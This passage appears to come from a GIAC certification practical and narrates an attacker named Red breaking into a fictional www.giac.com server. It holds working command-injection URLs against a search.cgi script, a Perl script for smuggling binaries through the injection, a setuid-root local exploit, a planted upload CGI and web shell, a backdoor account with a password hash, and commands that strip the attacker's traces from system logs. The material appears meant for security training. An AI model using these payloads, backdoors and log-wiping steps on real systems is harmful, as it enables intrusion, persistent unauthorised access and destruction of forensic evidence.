Red times his attack to begin around 5 AM (GIAC local time) on a Saturday morning. Monitoring and response times are likely to be lowest on a weekend morning, and most UNIX systems run their scheduled daily cron jobs between 1 and 4 AM. If the target is running automatic monitoring software such as "logwatch"[†] or "tripwire"[‡], then it would be likely to be run within that time frame. Starting his attack at 5 AM gives Red the largest window in which to break in and hide his traces before his actions are reported by one of these programs.

[†] http://www.kaybee.org/~kirk/html/linux.html
[‡] http://www.tripwire.org/ or http://www.tripwire.com/

	Red will use HTTPS for all requests to the GIAC web server as a matter of caution. As a result, the IDS that GIAC has installed in their Web/Mail DMZ will not be able to notice any of this as malicious traffic.
	We assume that the secure web site contains the same contents (both web root and cgi-bin) as the non-secure web site. This is the default functionality of both Apache and IIS when SSL is added to a web server, so for most sites this is a correct assumption.

Red first needs to try to identify the OS of the running system, so that he can make correct guesses about what binaries are on the system and where they are located. He uses the AHG search software to execute "uname –a" on the target machine by running the following commands on one of his Linux machines. Notice that he has to "URL encode" the data: the space between "uname" and "-a" becomes %20. He also must single quote (') the URL to avoid shell interpolation of any shell metacharacters like & or |.

```
$ lynx --source 'https://www.giac.com/cgi-
bin/publisher/search.cgi?dir=root&template=;uname%20-
a|&output_number=10' | egrep -i "linux|unix"
Linux www.giac.com 2.4.5 #1 Mon Oct 8 13:37:14 EDT 2001 i586 unknown
```

This is an excellent result. With one command, Red has verified that the search engine is vulnerable as expected, and verified the version of the kernel running on the system. Knowing that he is looking at a Linux system, Red will next try to learn which OS vendor is in use:

```
$ lynx --source 'https://www.giac.com/cgi-
bin/publisher/search.cgi?dir=root&template=;cat%20/etc/issue|&output_nu
mber=10' | egrep -i "linux|unix"
 Linux release 7.1 (Seawolf)
```

Red takes a moment to log into one of his drones that is running Red Hat 7.1. Whenever he needs to try to execute a program on the www.giac.com server, he will first type "which program_name" on his Red Hat 7.1 machine in order to find out the correct full path[†]. At the same time, he leafs through his collection of OS install CDs and starts installing a Red Hat 7.1 "server install" onto one of his lab machines. When he is ready to try exploit code, he wants to be able to test it first on a vanilla machine that is likely to be close to the target configuration.

[†] Red got lucky with his first two commands – on a Red Hat 7.1 machine, the uname and cat commands are in /bin, and /bin is in the path of the apache user, so these first two commands would work correctly without Red specifying a full path. Red won't depend on luck for his future commands.

Now that Red has identified the Operating System of the target host, he wants to see what sort of Internet access it has. He knows, as a result of the scanning, that this machine allows incoming connections to ports 80 and 443†. Red needs to find a way to get traffic out from that machine, after which he will only need to upload something that will communicate out using that protocol. This sort of connection can be tunneled over any number of protocols[38] – HTTP using a reverse WWW shell[39] [40], ICMP[41], or even via DNS queries that go through a proxy DNS server[42] [43].

He will first test to see if the machine is allowed to make outgoing connections to web servers on the Internet – the odds say that if anything is allowed out, port 80 is likely. On the Linux drone he is using, there is a web server running, so he runs "tail –f /var/log/httpd/access_log" to view the end of the web server log file in real time. In another window, he uses the following to see if he can generate an HTTP request out from the www.giac.com server:

```
$ lynx --source 'https://www.giac.com/cgi-
bin/publisher/search.cgi?dir=root&template=;/usr/bin/wget%20-
O%20/dev/null%20http://63.X.0.91/|&output_number=10' > /dev/null
```

The embedded command here is wget, which is told to access the web server on Red's drone, 63.X.0.91 and to write the output to /dev/null. If the web log on Red's drone records a hit, then outgoing access to the web is allowed on www.giac.com; if not, then the GIAC firewall is being very restrictive. Switching back to his "tail –f" window, Red sees that the web site hit never made it out. This is a minor setback – if Red can't use wget to access the web, he'll have more trouble loading files onto the target web server – but not a major one.

Although outbound HTTP access is not allowed from the GIAC web server, the attempt would be silently denied by the firewall, and the traffic would not trigger the Snort IDS. The attempt would not be logged in any way which would allow GIAC to notice it.

He continues to look for traffic that is allowed out, moving on to ICMP. For this test, he runs the following command on his drone machine:

```
# tcpdump -n icmp
```

This will sit and listen for any ICMP packets received over the network. If several packets from 120.0.0.130 show up after the next command is sent to www.giac.com, then Red will know that ICMP ping can be transmitted out through the GIAC firewall, giving him a protocol for tunneling:

† How does Red know that the mail protocols aren't on the same machine? He doesn't know, but he is guessing because the web server clearly identifies itself as www.giac.com in the HTTP headers, and the SMTP and POP services clearly identify themselves as mail.giac.com in their banner messages.

```
$ lynx --source 'https://www.giac.com/cgi-
bin/publisher/search.cgi?dir=root&template=;/bin/ping%20-
c%205%2063.X.0.91|&output_number=10' > /dev/null
```

Switching back to look at his tcpdump output, Red sees nothing. At least one of the 5 packets sent using ping should have made it through, so Red concludes that the GIAC firewall is blocking ICMP ping outbound.

As per GCFW #0253, the GIAC firewall only allows limited types of ICMP traffic: source-quench, parameter-problem, destination-unreachable, and time-exceeded. GIAC would not have noticed this traffic – the Snort IDS in the Web/Mail DMZ would not trigger on a regular ping, and the firewall would have blocked the traffic without logging it.

While Red knows that some of the more necessary ICMP protocols must be allowed through in order for the web server to function properly, he can't forge those packets easily or without root-level access, so for now he will drop ICMP and look for another communication method.

Red is down to testing DNS to see if he can use that for tunneling. Even if the www.giac.com server is using a proxy DNS server, a query for anyname.example.net should generate a request to the name server for example.net, and Red has several DNS servers among his drones. He selects a domain for which he has compromised both the primary and secondary DNS servers, and which runs the "djbdns" name server. One of the advantages of djbdns, from Red's point of view, is that the logs are generally very complete.

In order to test DNS connectivity, Red logs into the two name servers for example.net and runs the following command to get a running list of requests to the DNS server (tinydns from djbdns[44]):

```
# tail -f /etc/tinydns/log/main/current
```

He then generates a DNS request for a machine in the example.net domain from www.giac.com, as follows:

```
$ lynx --source 'https://www.giac.com/cgi-
bin/publisher/search.cgi?dir=root&template=;/usr/bin/host%20red.example
.net|&output_number=10' > /dev/null
```

Reviewing the running tinydns logs, Red doesn't see any queries for red.example.net – therefore, he has to assume that the GIAC web server is locked down so tight that it can't query DNS for records.

The www.giac.com machine is very strictly controlled by the firewall. Port 80 and 443 are allowed in from the outside; port 22 is allowed in from the GIAC internal network; and connections to the PostgreSQL server in another DMZ are allowed on port 5423. There is no traffic allowed out to the Internet except for replies to HTTP/HTTPS queries; there is no ICMP; it cannot even make DNS requests to the GIAC DNS server.

At this point, Red is led to believe that the machine he is attempting to compromise is locked down very tightly by the firewall. This makes his job harder, but not impossible. What he needs to do now is place content or cgi-bin scripts on the web server that will allow him to interactively access the server command line via the web. Because the web server is running as an unprivileged user, it is highly unlikely he will be able to write anything to the web directories directly. His plan, then, must be to compromise the root account with only the limited access that he has using the insecure search.cgi script, and then use that limited root access to modify the web directories in such a way that allows him full access.

Elevating Access

Now that he knows the distribution of Linux that he is attacking, looking for a vulnerability which will give him some form of root access is easier. He goes to the Red Hat Errata page for Red Hat 7.1[45], which lists the various security-related updates that have been released for this version of Linux. In general, a cracker can assume that his target machine is never fully up-to-date on security fixes; even though it may be updated regularly, in practice few machines are updated religiously. What Red is looking for, then, is a recent security update which solves a hole which allows local users to gain root access. He quickly finds one that is less than one month old, the "at" heap overflow vulnerability. The Red Hat errata states:

> "Additionally, in versions of Linux prior to 7.2 a malicious local user could specify an execution time is in a carefully drafted format causing a heap corruption bug. Since the at command is installed as setuid root this bug can be exploited."[46]

At this point, Red needs an exploit which can take advantage of this hole in "at." He goes back to the SecurityFocus vulnerabilities database and searches for "at" in the "By title" search interface, and quickly finds the appropriate entry. Under the "CREDITS" tab, he finds the original posting to BugTraq announcing the vulnerability[47], which helpfully includes exploit code[48].

Red downloads the exploit code from SecurityFocus and copies it to his newly installed Red Hat 7.1 server on his lab box. After unpacking the tar.gz archive, he finds several input files and some shell scripts. The package is designed so that the script can build the exploit for the specific system and user that unpacks it. Red modifies certain portions of it – for example, it creates files in ~/attmp, and he only wants to depend on the /tmp directory on www.giac.com, so he modifies several .c files. He also heavily modifies the "doit.sh" shell script so that it will unpack the (gzipped) binaries that he uploads and then

run the exploit[†]. He reconfigures it to create a setuid root wrapper named /tmp/suidshell that executes /bin/ash[‡], and then tests various timezone and offset settings on his lab Red Hat 7.1 machine until he finds the combination that works. If he can upload these files to www.giac.com and execute them, then they will create a setuid root shell that he can use to bypass file protections in the web root, which would allow him to bootstrap a better access system into place. His modifications are available as Appendix E.

The immediate problem now is how to upload a files onto the server. If outgoing web access was possible from www.giac.com, this would be easy – Red would be able to use wget to download the files from a web server somewhere. GIAC has blocked this sort of access, so the only tool Red has is the simple command access that the AHG search engine gives him. There may be some elegant solution to the problem, but because Red is working on a limited time frame, he chooses to simply apply brute force to the problem.

What Red needs to do is to pass the binary data in the "at" exploit files to www.giac.com in one or more HTTPS requests, and make sure that they are written to local files on www.giac.com. He also needs to make sure that there is no problem with the 8-bit data of the gzipped files being stripped or otherwise modified in transit. He doesn't know what limit, if any, there is on the size of a request that he can send to the search.cgi program, but he assumes that there is a limit and that it is smaller than his "at" exploit executable size. The simplest solution is to use perl on his local system to break each file up into a number of small chunks, to encode those chunks into a form of text that won't be modified in transit, and then to send these chunks to a one-line perl script on www.giac.com via search.cgi. The one-line perl script will append each chunk of data onto a file in /tmp on www.giac.com until the entire file is there, at which point Red can send a "chmod" command to search.cgi which will make it executable, and then execute it.

Red quickly whips up the following perl script which will encode the file in small chunks and then make a number of HTTPS requests to www.giac.com using the Perl Net::HTTPS[∫] module. The HTTPS request will execute a one-line perl script on the server in order to decode the chunk and append it to a file in /tmp. In order to make sure that each chunk of the file is written to the target file in order, there is a 1-second delay via the "sleep" call in the script – this will make the script slower but more reliable. The script is called "dumbUpload.pl":

[†] See Appendix E for modifications to the 'attn.tar.gz' 'at' exploit
[‡] /bin/ash is a simple bourne shell clone which is installed by default on Red Hat Linux. Red chooses ash instead of the more common 'bash' (bourne-again-shell, another bourne shell clone) because it doesn't log its history to file by default as bash (infamously among crackers) does.
[∫] Net::HTTPS is part of the libwww CPAN package, and requires Crypt::SSLeay in order to support SSL.

```
#!/usr/bin/perl

use Net::HTTPS;

$file   = @ARGV[0];                 # Target file to be uploaded
$csize  = 4; $hsize  = 2 * $csize;  # Adjust how large each request is.
$chunk  = ""; $string = "";

$host    = "www.giac.com";         # Target web server
$urlstart = "/cgi-bin/publisher/search.cgi?dir=root&template=";
$cmdbase  = q/perl -e 'print pack("hSIZE", "STRING")'/;
$urlend   = ">>/tmp/$file|&output_number=10";

open(FP, "<$file") or die "Couldn't open $file: $!\n";
while (read(FP, $chunk, $csize)) {
   my($conn) = Net::HTTPS->new(Host => "$host") or die $@;
   $string = unpack "h$hsize", $chunk;
   my($cmd) = $cmdbase;
   $cmd =~ s/SIZE/$hsize/; $cmd =~ s/STRING/$string/; $cmd =~ s/ /%20/g;

   $conn->write_request(GET => "$urlstart$cmd$urlend");
   my($code, $mess, %h) = $conn->read_response_headers(laxed => True);
   die "Got non-200 response" if ($code != 200);
   sleep 1;    # small delay to make sure chunks get written to file in order!
}
print “File ‘$file’ successfully uploaded.\n”;
close(FP);
```

Red tests this script in his lab, and verifies that the output file is equivalent to the input file using the standard UNIX tool “diff.” Once he’s satisfied it works, he changes it back to point at www.giac.com and runs it to upload[†] his “at” exploit onto the GIAC web server:

```
# ./dumbUpload.pl bep.gz
File 'bep.gz' successfully uploaded.
# ./dumbUpload.pl doit.sh
File 'doit.sh' successfully uploaded.
# ./dumbUpload.pl find.sh.gz
File 'find.sh.gz' successfully uploaded.
# ./dumbUpload.pl run.gz
File 'run.gz' successfully uploaded.
# ./dumbUpload.pl suidshell.gz
File 'suidshell.gz' successfully uploaded.
```

[†] The dumbUpload.pl script is terribly inefficient – it took roughly 3 hours to upload 36k of data.

Assuming that that worked correctly, there should now be several new files on the GIAC web server. One final command will make the doit.sh script executable, so that Red can run it to uncompress and execute the other programs:

```
# lynx --source 'https://www.giac.com/cgi-
bin/publisher/search.cgi?dir=root&template=;/bin/chmod%20755%20/tmp/doi
t.sh|&output_number=10' > /dev/null
# lynx --source 'https://www.giac.com/cgi-
bin/publisher/search.cgi?dir=root&template=;/tmp/doit.sh|&output_number
=10' | grep "SUCCESS"
SUCCESS: /tmp/suidshell is setuid
```

There should now be a setuid shell binary on the GIAC web server in file /tmp/suidshell. Red tests whether this worked or not by trying to write data into a file in the webroot, and then trying to access the newly created file directly via the web:

```
# lynx --source 'https://www.giac.com/cgi-
bin/publisher/search.cgi?dir=root&template=;/tmp/suidshell%20-
c%20echo%20HELLO%20WORLD%20>/var/www/html/redhello.html|&output_number=
10' > /dev/null
# lynx --dump 'https://www.giac.com/redhello.html'
HELLO WORLD
```

The correct file was returned correctly from the web server, so Red can assume that his setuid shell is correctly transferred and working as expected. If the setuid shell were not working, then Red's command shouldn't have had the ability to write to the web root directory. This setuid shell will not allow him the interactive access he needs to fully exploit the server and cover his tracks, but it will allow him to bootstrap himself into the interactive access he needs.

Once again, the extremely tight firewall security that GIAC has imposed on their web server limits Red's options. The only way he can control the server is by making HTTP requests. Fortunately for Red, there is a freely available program that does exactly what he needs – "shellinabox" or more properly, "Shell In A Box." As the shellinabox home page says, "Using ShellInABox, your server can now be reached from any computer on the net that runs a modern web browser. The only requirement on the client side is Java support."[49] This is a combination of CGI script and Java code that allows someone with a Java-compliant browser to open an interactive UNIX shell on a web server, entirely over port 80 requests. It was originally designed to allow people who were behind painfully restrictive firewalls a way to access external machines, since port 80 access is almost always open outbound for users when everything else is closed. It will work just as well for accessing GIAC, which only allows inbound HTTP/HTTPS requests.

Red downloads the shellinabox tarfile to his 7.1 lab machine, builds the executables, installs them and tests them. Once he is reasonably sure that they will work after they've been transferred to www.giac.com, he creates an absolute path gzipped tar archive for ease of transfer:

```
# tar zcfPp siab.tar.gz /var/www/cgi-bin/shellinabox*
```

`

The file that he ends up with is about 160k – large enough that Red can't waste the time involved in uploading it the way he did his root exploit. The root exploit was only 32k, and took three hours to upload, because of the size of the chunks it was sent in and the "sleep 1" second delay that was in the upload script. To speed the process up, Red will use the dumbUpload.pl script to upload one small html and one small cgi-bin file, then copy them to the web directory using the suidshell setuid shell he has put onto the system. This only costs him a few minutes, as he can modify examples off of a web site and upload such small files in a matter of minutes. The cgi-bin requires the CGI perl module, but Red is able to verify that that is part of the default 7.1 install on his lab machine, so he is confident it will work at GIAC.

upload.html – based on example at www.perlfect.com[50]

```
<FORM ENCTYPE="multipart/form-data" ACTION="/cgi-bin/upload.pl"
METHOD="POST">
<p>Please select a file to upload: <BR>
<INPUT TYPE="FILE" NAME="file"><BR>
File will be placed locally in /tmp</p>
<INPUT TYPE="submit">
</FORM>
```

upload.pl – based on example at www.perlfect.com

```
#!/usr/bin/perl
use CGI;
my $cgi = new CGI;
my $file = $cgi->param('file');
$file=~m/^.*(\\|\/)(.*)/; # strip the remote path and keep the filename
my $name = $2;
open(LOCAL, ">/tmp/$name") or die $!;
while(<$file>) {
   print LOCAL $_;
}
print $cgi->header();
print "$file has been successfully uploaded... thank you.\n";
```

Red uploads the two small files using dumbUpload.pl:

```
# ./dumbUpload.pl upload.html
File 'upload.html' successfully uploaded.
# ./dumbUpload.pl upload.pl
File 'upload.pl' successfully uploaded.
```

Once the files are uploaded, he uses his setuid shell on www.giac.com to copy them to the web root and make the cgi-bin script executable:

```
# lynx --source 'https://www.giac.com/cgi-
bin/publisher/search.cgi?dir=root&template=;/tmp/suidshell%20-
c%20/bin/cp%20/tmp/upload.html%20/var/www/html|&output_number=10' >
/dev/null
# lynx --source 'https://www.giac.com/cgi-
bin/publisher/search.cgi?dir=root&template=;/tmp/suidshell%20-
```

```
c%20/bin/cp%20/tmp/upload.pl%20/var/www/cgi-bin|&output_number=10' >
/dev/null
# lynx --source 'https://www.giac.com/cgi-
bin/publisher/search.cgi?dir=root&template=;/tmp/suidshell%20-
c%20/bin/chmod%20755%20/var/www/cgi-bin/upload.pl|&output_number=10' >
/dev/null
```

At this point, he can simply point his web browser at http://www.giac.com/upload.html and get a form which will allow him to upload files directly over HTTP, without the delays or inefficiencies of his dumbUpload.pl script.

Red simply clicks on "Browse," selects the local copy of the shellinabox.tar.gz file that he has made, and uploads it to /tmp on the GIAC web server. The upload time using this method is much more efficient than dumbUpload.pl, and the upload takes a matter of seconds. Once it is in the /tmp directory, it only takes one command to unpack it into the appropriate /var/www/cgi-bin location, preserving file ownership and permissions:

```
# lynx --source 'https://www.giac.com/cgi-
bin/publisher/search.cgi?dir=root&template=;/tmp/suidshell%20-
c%20/bin/tar%20-zxfPp%20/tmp/shellinabox.tar.gz|&output_number=10' >
/dev/null
```


And now, if everything worked correctly, Red will be able to point his web browser at http://www.giac.com/cgi-bin/shellinabox.cgi and get prompted for a login. Of course, there's only one last thing he'll need in order to use the login – a username and password! To get this, he uses the search.cgi program one last time to add a user for himself:

```
# lynx --source 'https://www.giac.com/cgi-
bin/publisher/search.cgi?dir=root&template=;/tmp/suidshell%20-
c%20\'/usr/sbin/useradd%20-
p%20\$1\$kKZ5rCJ5\$uHUkmPg19vYJsBxwcRoiF.%20red\'|&output_number=10' >
/dev/null
```

This command creates a regular user named "red" with password "redpass". Because the "useradd" command expects an encrypted password, Red created an account with the appropriate password on his lab system and then cut and pasted the encrypted password into the command line above.

Red Hat 7.1 can be installed with one of three authentication modes – DES, MD5, and Kerberos. MD5 is the default, as it offers more security than DES and requires less dedicated infrastructure than Kerberos. We assume that the web server at GIAC was installed with the default choice of MD5 encrypted passwords.

Once Red uses this new account to log into the system, he'll be able to use the setuid "ash" shell wrapper that he copied to /tmp to gain root privileges. The following screenshot shows what the shellinabox.cgi interface looks like from Red's point of view, and shows how the /tmp/suidshell file gives him root privileges:



At this point, Red has achieved the most important portion of his goal – he has obtained interactive, privileged access to the web server. He knows that this server handles customer, supplier, and partner interactions, and may be able to snoop on those interactions, or more simply to access the database which drives those interactions. Depending on the placement of the server, he may be in a position to other important

network traffic, or perhaps to gain access to other servers in the GIAC environment. Before he can explore these possibilities, however, he must arrange to cover his tracks. If GIAC notices his presence, then his access will be shut off.

	Although none of the above activity would have triggered an IDS alarm, there have been many logs written to on www.giac.com. If GIAC checks those logs before Red can modify them, then they will definitely detect him. That is the reason that he began his attack early on Saturday morning – the chance of someone checking logs before Monday is lower. He has also created numerous files in /tmp, /var/www, and /var/tmp, and modified the /etc/passwd and /etc/shadow files by adding a user. These signs of his intrusion must also be removed in order to cover his tracks.

Covering Tracks

If Red wants his current access to last, he needs to remove signs of his system compromise. He has created an enormous number of Apache web server log entries, has probably created a number of system log (/var/log/messages, /var/log/secure, /var/log/utmp, /var/log/wtmp, /var/log/lastlog) entries, and created files in the /tmp and the /var/www/ directory hierarchies. He needs to remove all these signs as well as he can, as fast as he can.

The very first thing he'll do, though, is look for some more particular problems he needs to guard against. If the GIAC web server has been forwarding syslog entries to a networked syslog server, then he's in trouble, because the incriminating log entries are already out of his control. If the /var/log directory is marked "APPEND" only by something like LIDS[†], then Red will be unable to modify the logs. If GIAC is using a file system integrity checker like Tripwire[‡], FCheck[ʃ] or AIDE[±], then some or all of the file changes Red has made will be (or may have already been!) reported via SMTP or by some other method that Red can't clean up.

The first thing Red will do is see if anyone else is logged into the system, or if there are any other network connections that he should worry about. He'll use the system command "w" for the former, and will look through the "netstat" output for the latter.

```
# w
  4:39pm  up 96 days, 13:20,  1 user,  load average: 0.08, 0.04, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
red      pts/0    63.X.0.91        12:08am  0.00s  0.14s  0.02s  w
# netstat -an | egrep "^tcp|^udp"
tcp        0    0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0    0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0    0 127.0.0.1:25            0.0.0.0:*               LISTEN
tcp        0    0 0.0.0.0:443             0.0.0.0:*               LISTEN
tcp        0    0 192.168.3.2:443         63.X.0.91:2072     TIME_WAIT
tcp        0    0 192.168.3.2:443         63.X.0.91:2071     ESTABLISHED
```

The first command shows that Red is the only person logged in at the moment, and the second command verifies that there are no current network connections except the connection Red is using to access the system. The netstat command also tells Red that the box is running ssh in addition to the web services he knew it offered, and that it has a local mail daemon that isn't available except to the local host. This verifies his earlier suspicion that the web server and the mail server are not the same system. It also tells him how the administrators are likely to administer the system; the ssh service is probably accessible from internal GIAC networks.

[†] "Linux Intrusion Detection System," http://www.lids.org/
[‡] http://www.tripwire.org or http://www.tripwire.com
[ʃ] http://www.geocities.com/fcheck2000/
[±] "Advanced Intrusion Detection Environment," http://www.cs.tut.fi/~rammer/aide.html

We assume that no one from GIAC is working on this server on this Saturday. There is no indication in GCFW #0253 that GIAC has any sort of 7x24 or weekend monitoring in place. If log entries are not being sent to a network syslog server, then Red will be able to modify the only existing logs of his access in order to hide his tracks.

Now that he has made sure no one else is currently on the system, Red will check to see if syslog is configured to forward log entries to a networked loghost:

```
# egrep -v '^$|^#' /etc/syslog.conf
*.info;mail.none;authpriv.none;cron.none        /var/log/messages
authpriv.*                                      /var/log/secure
mail.*                                          /var/log/maillog
cron.*                                          /var/log/cron
*.emerg                                         *
uucp,news.crit                                  /var/log/spooler
local7.*                                        /var/log/boot.log
#
```

By looking at all the non-blank, non-comment lines in the syslog.conf file, Red is able to see that nothing is being logged to a remote server (a remote log server entry would be marked by an entry in the right hand column that said "@loghost" where "loghost" is another machine's name). All the lines that he does find indicate messages being logged to local file, or in the case of "*.emerg" messages being logged to the console. This is great news – if there had been a remote loghost, the chances of Red keeping and using his access would be slim.

GCFW #0253 contains a single syslog server in the DNS DMZ. The firewall rules do not allow syslog (514/tcp) connectivity from the Web/Mail DMZ to the DNS DMZ, so it is impossible for the web server to be logging to that syslog host. The Web/Mail DMZ contains three machines: web server, mail server, and Snort IDS, none of which are listed as having network syslog configurations. In short, the GCFW practical supports the assumption that the web server is not sending syslog messages to a remote host.

Next Red wants to see if there is a copy of Tripwire, FCheck or AIDE installed on the system. He'll use the find command to search for any file with a name that starts with tripwire, fcheck, or aide. The find command will search all the file systems on the server, and print out any names that match. He will also use "ps" and "egrep" to see if there are any programs running that match that description:

```
# find / -name tripwire\* -o -name fcheck\* -o -name aide\* -print
# ps aux | egrep -i "tripwire|fcheck|aide"
This /bin/ps is not secure for setuid operation.
# exit
[red@www red]$ ps aux | egrep -i "tripwire|fcheck|aide"
[red@www red]$
```

Nothing was found, therefore Red can make a guess that there are no file integrity tools running on the system. That does not mean that they have never been run or cannot be run; it is entirely possible that one of them was run using removable media and can be used to check the system in the event of a forensic search. However, he is encouraged that there is not a tool running on the system which will mail evidence of his intrusion out at any moment. If such a tool has been run using removable media, there is nothing he can do about it anyway, so there is no point in worrying about it.

GCFW #0253 says nothing about file integrity checkers, and the specified OS (Red Hat 7.1) does not install any file integrity checkers as part of the default server install. Therefore, we assume that there is no file integrity software in place on www.giac.com.

The next safety device that Red will look for is LIDS. If LIDS is running, then the chances are good that Red will be unable to conceal his activity or alter important logs. LIDS is easy to check for, however:

```
# grep LIDS /var/log/dmesg
# grep LIDS /var/log/messages
#
```

Since the grep command wasn't able to find any log messages with the string "LIDS" in them, Red can be reasonably confident that LIDS is not installed. LIDS is an extremely vocal program, and logs messages as part of normal operation.

The last thing that Red will do to make sure he won't be unhappily surprised by some watchdog process on the server is to check "cron" for any unusual programs. Cron is the program that runs regularly scheduled processes under UNIX. In order to check this, he looks in the /etc/cron.* and /var/spool/cron/* directories, and compares what he finds there against what is installed by default on his Lab installation of Red Hat 7.1.

```
# more /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
HOME=/
01 * * * * root run-parts /etc/cron.hourly
02 4 * * * root run-parts /etc/cron.daily
22 4 * * 0 root run-parts /etc/cron.weekly
42 4 1 * * root run-parts /etc/cron.monthly
# ls /etc/cron.*
/etc/cron.d:

/etc/cron.daily:
0anacron  logrotate  makewhatis.cron  slocate.cron  sysstat  tmpwatch

/etc/cron.hourly:
sysstat
```

```
/etc/cron.monthly:
0anacron

/etc/cron.weekly:
0anacron  makewhatis.cron
# ls /var/spool/cron/*
ls: /var/spool/cron/*: No such file or directory
# ls /var/spool/cron
#
```

After quickly scanning the files under /etc/cron.* to make sure they match his lab machine, Red feels comfortable that there is nothing waiting to run and to announce his presence to GIAC personnel.

GCFW #0253 says nothing about host-based IDS or kernel integrity tools, and the specified OS (Red Hat 7.1) does not install any as part of the default server install. Therefore, we assume that LIDS is not installed, and that there are no specially installed programs which might notify GIAC of unusual local activity. It is reasonable to assume that GIAC is probably counting on their extremely tight firewall permissions and their IDS for protection, but Red has already completely bypassed these.

So far, so good – it appears that this is a reasonably vanilla installation, with no special tweaks in place for security. Given the extremely tight firewall restrictions, Red expects that the GIAC administrators assumed that no one could get this far. Now it is time for Red to cover the signs of his intrusion. Red knows that he has affected log lines in various logs:

```
# last | head -4
red      pts/0     63.X.0.91      Sat Feb 23 17:23   still logged in
red      pts/0     63.X.0.91      Sat Feb 23 16:37 - 16:55  (00:18)
red      pts/0                    Sat Feb 23 16:25 - 16:29  (00:04)
jduff    pts/0     192.168.6.52   Fri Feb 22 12:27 - 14:04  (01:37)
# grep 63.X.0.91 /var/log/httpd/access_log | tail -4
63.X.0.91 - - [23/Feb/2002:16:20:10 -0500] "POST /cgi-
bin/shellinabox.cgi/ HTTP/1.1" 400 222 "-" "Mozilla/4.0 (compatible;
MSIE 6.0; Windows NT 5.1)"
63.X.0.91 - - [23/Feb/2002:16:20:10 -0500] "POST /cgi-
bin/shellinabox.cgi/ HTTP/1.1" 400 222 "-" "Mozilla/4.0 (compatible;
MSIE 6.0; Windows NT 5.1)"
63.X.0.91 - - [23/Feb/2002:16:26:25 -0500] "GET /upload.html HTTP/1.1"
200 223 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
63.X.0.91 - - [23/Feb/2002:16:26:56 -0500] "GET /upload.html HTTP/1.1"
200 227 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
# grep red /var/log/messages | head -5
Feb 23 16:20:10 www useradd[1715]: new group: name=red, gid=507
Feb 23 16:20:10 www useradd[1715]: new user: name=red, uid=507,
gid=507, home=/home/red, shell=/bin/bash
Feb 23 16:25:31 www login(pam_unix)[1752]: session opened for user red
by SHELLINABOX(uid=48)
Feb 23 16:25:31 www login -- red[1752]: LOGIN ON pts/1 BY red
```

Rather than trust a log cleaner to clean the plaintext files (messages, secure, and httpd access_log and error_log) Red will clean them himself by hand. This will be an iterative process – Red will look for incriminating message, remove them, and look again, repeating until he is satisfied. He will use "grep –v" to make copies of the files that are missing the offending lines, then "cat" to overwrite the original files with the modified contents. Red needs to be careful to rewrite existing files rather than use something like "mv"; because of the way syslog and httpd write their logs, if he uses "mv" to put a new file in place they will continue to log to the original file and not the new one.

The httpd access_log is easy: Red merely uses "egrep –v" to print out all lines that don't come from one of his drone machines into a temporary file, and then "cat" to overwrite the original with the temporary file.

First, he'll remove all obvious occurrences – any log line that has his source IP in it:

```
# for i in *_log
> do
> egrep -v "63.X.0.91|24.X.3.253" $i > temporary_log && cat
temporary_log > $i
> rm -f temporary_log
> done
#
```

This will leave a lot of lines in the various error_logs, which aren't usually logged by IP. For example, the output (to stderr) from his failed "wget" command will be logged in the httpd error_log, as follows:

```
 --11:02:48--  http://63.X.0.91/
          => `/dev/null'
Connecting to 63.X.0.91:80...
connect: Connection timed out
Retrying.
```

